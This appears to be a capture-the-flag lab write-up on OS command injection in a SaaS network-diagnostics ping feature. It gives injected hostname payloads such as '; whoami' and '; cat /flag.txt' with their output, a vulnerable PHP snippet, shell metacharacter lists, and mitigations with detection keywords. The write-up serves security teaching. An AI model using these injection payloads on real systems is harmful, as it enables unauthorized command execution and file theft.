OS Command Injection in Network Diagnostics | Netcheck
Lab Link
Lab: Netcheck
Overview
Netcheck is an uptime-monitoring SaaS platform that provides customers with a diagnostics panel for troubleshooting network connectivity issues.

The diagnostics feature accepts a user-supplied hostname and performs connectivity checks from the server hosting the application. Due to insufficient input validation, attacker-controlled input is concatenated into a system command, allowing arbitrary operating system commands to be executed.
This vulnerability is a classic OS Command Injection, leading to remote command execution under the web server’s privileges.
Objective
Exploit the diagnostics feature to execute arbitrary operating system commands and retrieve the flag from the server.
Scenario
Netcheck is a bootstrapped uptime-monitoring SaaS founded in 2021 by two ex-SRE friends in Lisbon, with about 800 paying teams on plans that start at $19/month. The Manual Diagnostics panel was a sales-led feature, built in an afternoon to close a deal with a customer who wanted “proof from outside our network,” and it has been quietly earning revenue ever since. The annual customer audit lands in two weeks and the founders asked you to take a look first.
Reconnaissance
After registering an account, access the diagnostics functionality:
1
https://9ba0d96f-4065-netcheck-ad081.challenges.webverselabs-pro.com/?page=diagnostics
The page accepts a target hostname for connectivity testing.
Supplying:
1
webverselabs-pro.com
returns:
1
2
--- webverselabs-pro.com ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2041ms
The output strongly suggests that the application is executing a system utility such as:
1
ping
against the supplied host.
Vulnerability Analysis
A common but dangerous implementation pattern is:
1
system("ping -c 3 " . $_POST['host']);
If user input is concatenated directly into a shell command, shell metacharacters can be used to append additional commands.
Examples include:
1
2
3
4
5
6
;
&&
||
|
``
$()
This allows an attacker to break out of the intended command and execute arbitrary operating system commands.
Exploitation
Step 1: Verify Command Injection
Append a second command to the hostname:
1
webverselabs-pro.com; whoami
The application responds with:
1
www-data
This confirms that the injected command executed successfully.
The vulnerability is therefore confirmed as OS Command Injection.
Step 2: Locate the Flag
Search the filesystem for the flag file:
1
webverselabs-pro.com; find / -name flag.txt 2>/dev/null
The response reveals:
1
/flag.txt
Step 3: Read the Flag
Read the discovered file:
1
webverselabs-pro.com; cat /flag.txt
The application returns:
1
WEBVERSE{.....}
Proof of Exploitation
Command Injection Verification
Input:
1
webverselabs-pro.com; whoami
Output:
1
www-data
File Discovery
Input:
1
webverselabs-pro.com; find / -name flag.txt 2>/dev/null
Output:
1
/flag.txt
Flag Retrieval
Input:
1
webverselabs-pro.com; cat /flag.txt
Output:
1
WEBVERSE{.....}
Impact
Successful exploitation allows attackers to:
- Execute arbitrary operating system commands
- Read sensitive files
- Enumerate the server
- Access credentials and secrets
- Interact with internal services
- Pivot to other systems
- Potentially achieve full server compromise
Depending on the server configuration, command injection vulnerabilities can result in complete remote code execution.
Root Cause
The application incorporates user-controlled input into a shell command without proper validation or escaping.
A vulnerable implementation may resemble:
1
2
$host = $_POST['host'];
system("ping -c 3 $host");
User input:
1
webverselabs-pro.com; whoami
produces:
1
ping -c 3 webverselabs-pro.com; whoami
The shell interprets both commands separately and executes them sequentially.
Mitigation
Avoid Shell Execution
Prefer native language functions and APIs over shell commands.
For example, use networking libraries instead of invoking:
1
ping
through a shell.
Strict Input Validation
Only permit valid hostnames and IP addresses.
Example allowlist:
^[a-zA-Z0-9.-]+$
Reject:
1
2
3
4
5
6
7
;
&
|
$
`
(
)
and other shell metacharacters.
Use Safe Execution APIs
If external commands are required, avoid shell interpretation.
Examples:
1
proc_open()
with properly separated arguments.
Principle of Least Privilege
Run the web application using a low-privileged account.
Example:
1
www-data
should have minimal filesystem access.
Implement Monitoring
Detect suspicious payloads such as:
1
2
3
4
5
6
7
;
&&
||
cat
find
bash
sh
through logging and alerting.
Real-World Insight
Command Injection remains one of the most severe web application vulnerabilities because it often provides direct interaction with the underlying operating system. Many monitoring, backup, and administrative tools expose functionality that wraps system commands, creating opportunities for attackers to inject additional commands when input validation is insufficient.
Numerous real-world breaches have originated from diagnostic features that trusted user-supplied hostnames, IP addresses, or filenames.
Vulnerability Identification
This challenge is primarily an OS Command Injection vulnerability.
Classification Hierarchy
OWASP Top 10:2025
1
2
3
4
A05 - Injection
 └── Command Injection
      └── OS Command Injection
           └── Remote Command Execution
CWE Mapping
1
2
CWE-78
Improper Neutralization of Special Elements used in an OS Command
Key Takeaway
Any functionality that passes user input into system commands should be treated as high risk. A single unvalidated hostname field can transform a simple diagnostics feature into a full remote command execution vulnerability, allowing attackers to interact directly with the operating system.